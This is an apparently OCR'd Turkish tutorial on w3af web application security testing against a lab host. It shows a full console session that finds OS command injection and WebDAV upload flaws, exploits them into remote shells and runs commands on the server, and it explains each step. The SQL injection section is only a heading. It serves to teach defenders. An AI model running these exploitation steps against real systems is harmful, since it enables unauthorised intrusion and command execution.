
W3af ile Web Uygulama Güvenlik Testleri

Birkaç tıkla web sayfalarının, veritabanlarının hacklenebildiği, bir komutla kablosuz ağ şifrelerin kırıldığı günleri yaşıyoruz. Çok değil birkaç yıl öncesi sadece konusunun uzmanı kişiler tarafından yapılabilecek bu tip işlemler artık herkes tarafından otomatize araçlarla yapılabilir hale geldi.

Bu süreçte sistemlerimize etkin koruma sağlayabilmek için bir güvenlikçi olarak önümüzde iki yol olduğunu düşünüyorum: biri piyasada olup bitenden habersiz sadece bize tavsiye edilen güvenlik önlemlerini almak, cihazları varsayılan ayarlarla kullanmak diğeri ise siyah şapkalıların kullandığı bu araçları hangi mantıkla çalıştıklarını anlayarak kullanmak ve ona göre önlemler almak.

Kendini beyaz konumda görenler hiç şüphesiz ikinci şıkkı tercih edeceklerdir.

Bilişim güvenliği konusuna bir şekilde uzaktan bile olsa merak salmış herkesin bildiği bir Live Cd var, adı Backtrack. İçinde her konuda yüzlerce güvenlik tarama aracı var. Sadece bu dağıtım ile birlikte gelen araçları kullanarak yaptığımız testlerde tavsiye edilen ayarlarla kullanılan NIPS(Network Intrusion Prevention System) ve WAF(Web Application Firewall)sistemlerin bazı durumlarda çok bir koruma sağlayamadığını gördük.



Bunun temel sebebi bu tip sistemlerin yönetiminin sıradan Firewall yönetimi gibi sadece 1 ve 0 dan oluşmadığı(bir kural vardır ve bu kuralda ilgili ip ve portlara ya izin verilecektir ya da yasaklanacaktır), kullanılan yazılımın ötesinde konsepte hakimiyet gerektirdiğidir.

Geçen yazıda bu tip otomatize edilmiş araçların en yenilerinden birine değinmiştim, W3af.

W3af, kısaca web uygulamalarına karşı çeşitli güvenlik taramalarını gerçekleştirmek için kullanılan araçları bir çatı altında toplayan ve kullanımlarını kolaylaştıran açık kaynak kodlu bir yazılım.

Bu yazıda da W3af kullanarak zafiyet içeren web uygulamalarının nasıl kolaylıkla(birkaç tıklama ya da komutlar serisi ile)hacklenebileceğini bir iki örnek ile anlatmaya çalışacağım.

W3af ile İşletim Sisteminde Komut Çalıştırma

Dışardan aldığı parametreleri süzgeçten geçirmeden işletim sistemine aktaran bir web uygulamasına W3af ile yapılan test ve çıktıları:

lifeoverip~#./w3af
w3af>>> plugins
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output
Enabled output plugins:
console
htmlFile
w3af/plugins>>> output config htmlFile
w3af/plugin/textFile>>> set fileName beyazsapka.html
w3af/plugin/textFile>>> back
w3af/plugins>>> output config console
w3af/plugin/console>>> set verbosity 0
w3af/plugin/console>>> back
w3af/plugins>>> audit dav, osCommanding,xss,xsrf
w3af/plugins>>> discovery serverHeader,allowedMethods,pykto
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://egitim-test/w3af/dav/,
http://egitim-test/w3af/osCommanding/vulnerable.php?command=f0as9
w3af/target>>> back
w3af>>> **start**
Auto-enabling plugin: discovery.allowedMethods
The Server header for this HTTP server is: Apache
The URL: "http://egitim-test/w3af/dav/" has the following DAV methods enabled:
- COPY, DELETE, GET, HEAD, LOCK, MOVE, OPTIONS, POST, PROPFIND,
PROPPATCH,
TRACE, UNLOCK
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://egitim-test/w3af/dav/
- http://egitim-test/w3af/osCommanding/vulnerable.php
The list of fuzzable requests is:
- http://egitim-test/w3af/dav/ | Method: GET
- http://egitim-test/w3af/osCommanding/vulnerable.php | Method: GET |
Parameters: (command)
Starting dav plugin execution.
100% [==] 2/2
Directory listing with HTTP PROPFIND method was found at directory:
http://egitim-test/w3af/dav/ The vulnerability was found in the request with
id 11.
File upload with HTTP PUT method was found at directory:
http://egitim-test/w3af/dav/ . Uploaded test file:
http://egitim-test/w3af/dav/FReli The vulnerability was found in the request
with id 9.
Starting osCommanding plugin execution.
100% [==] 2/2

```
OS Commanding was found at:
http://egitim-test/w3af/osCommanding/vulnerable.php . Using method: GET. The
data sent was: command=+ping+-c+6+egitim-test The vulnerability was found in
the request with id 15.
w3af>>> exploit
w3af/exploit>>> exploit *
Using plugin: davShell
davShell exploit plugin is starting.
Vulnerability successfully exploited.
Using plugin: osCommandingShell
osCommandingShell exploit plugin is starting.
Vulnerability successfully exploited.
remoteFileIncludeShell plugin has to be correctly configured to use.
w3af/exploit>>> interact
This is a list of available shells:
- [0] <davShell object (ruser: "nobody" | rsystem: "Linux bt 2.6.20-BT-PwnSauce-NOSMP
i686 GNU/Linux")>
- [1] <osCommandingShell object (ruser: "nobody" | rsystem: "Linux bt 2.6.20-BT-
PwnSauce-NOSMP  i686 GNU/Linux")>
w3af/exploit>>> interact 0
Execute "endInteraction" to get out of the remote shell. Commands typed in
this menu will be runned on the remote web server.
w3af/exploit/davShell-0>>> ls
base/  beef/  beyazsapka.html  dav/  manual/  phpnuke/  unicornscan/  w3af/

w3af/exploit/davShell-0>>> w
 23:24:12 up 16:20,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                07:05   15:03m  0.74s  0.01s /bin/sh /usr/X11R6/bin/startx
root     pts/8    192.168.2.2      22:24   59:28   0.02s  0.02s -bash
root     pts/9    192.168.2.2      23:16    0.00s  0.05s  0.01s w

w3af/exploit/davShell-0>>> endInteraction
```

Temel komutları adım adım incelersek karışık gibi görünen konsol kullanımının aslında bu işin temelinde yatan bazı terimlere ve konsepte bağlı olduğunu görürüz.

output console,htmlFile : programın ürettiği çıktıların nasıl saklanacağını belirtir. Sonrasında verilen *"output config htmlFile"* komutu çıktıları kaydedeceğimiz html dosyasına ait özellikleri belirmek için kullanılır. Bir sonraki *"set fileName beyazsapka.html"* komutu ise çıktıların beyazsapka.html adlı dosyaya html formatında işleneceğini gösterir.

audit dav, osCommanding,xss,xsrf : audit plugini hedef sistem üzerinde yapılacak ön denetimleri belirlemek için kullanılır. Yani sistemde varolan açıklıkların test edildiği ve varsa açıklık hangi dizin, url altında olduğunu bulmak için kullanıyoruz. Bizim örneğimizde dav, OsCommanding, xss ve xsrf zafiyetlerini sistem üzerinde test ettik.

discovery serverHeader,allowedMethods,pykto : discovery plugini ile hedef seçilen sistem üzerinde keşif seviyesinde araştırmaları yapılır. Bu keşiflere örnek olarak sunucunun üzerinde çalıştığı platform tipi, web sunucu yazılımının izin verdiği http metodları, ya da web sayfası üzerinden direkt erişimi olmayıp da basit testler sonucu ulaşılabilecek dizin/dosyaları verebiliriz.

set target http://egitim-test/w3af/dav/ : set target komutu testleri hangi sistem üzerinde gerçekleştireceğimizi belirtir. Burada yerine göre özel bir url ya da web sayfası verilebilir.

start: audit ve discovery pluginlerini çalıştırmak için kullanılır.


exploit * : Önceki aşamalarda bulunan ve exploit edilebilecek zafiyetleri değerlendirmek için kullanılır. Burada * diyerek tüm zafiyetleri değerlendirebiliriz ya da zafiyet numarası belirterek sadece ilgili açıklığı exploit etmesini sağlayabiliriz.

İnteract : başarı ile exploit edilmiş sistemlerde açılan shell numaralarını öğrenerek shell'ler aracılığı ile sisteme giriş yapmayı sağlayan komut. Parametresiz kullanıldığında
This is a list of available shells:
..
Şeklinde bir çıktı verecektir. Buradan istenilen shell numarası seçilerek sistemle shell üzerinden iletişim kurulabilir.

>>> interact 0 gibi.


Açılmış bir shell kapatılmak istenirse **endInteraction** komutu kullanılabilir.

Görüleceği üzere komutlar ve parametreleri herhangi bir önbilgi ve ezber gerektirmiyor. Birkaç kere kullanıldıktan sonra aşina olunacak tipten. Yine de komut satırı parametreleri karışık geldiyse W3af'nin GUI sini kullanıp aynı işlemi birkaç tıklamayla halledebilirsiniz.



W3af ile SQL Injection

Dışardan aldığı değerleri süzgeçten geçirmeden veritabanına gönderen bir web uygulamasının W3af kullanılarak hacklenmesi



Kaynaklar:

[1] http://w3af.sourceforge.net
[2] http://www.owasp.org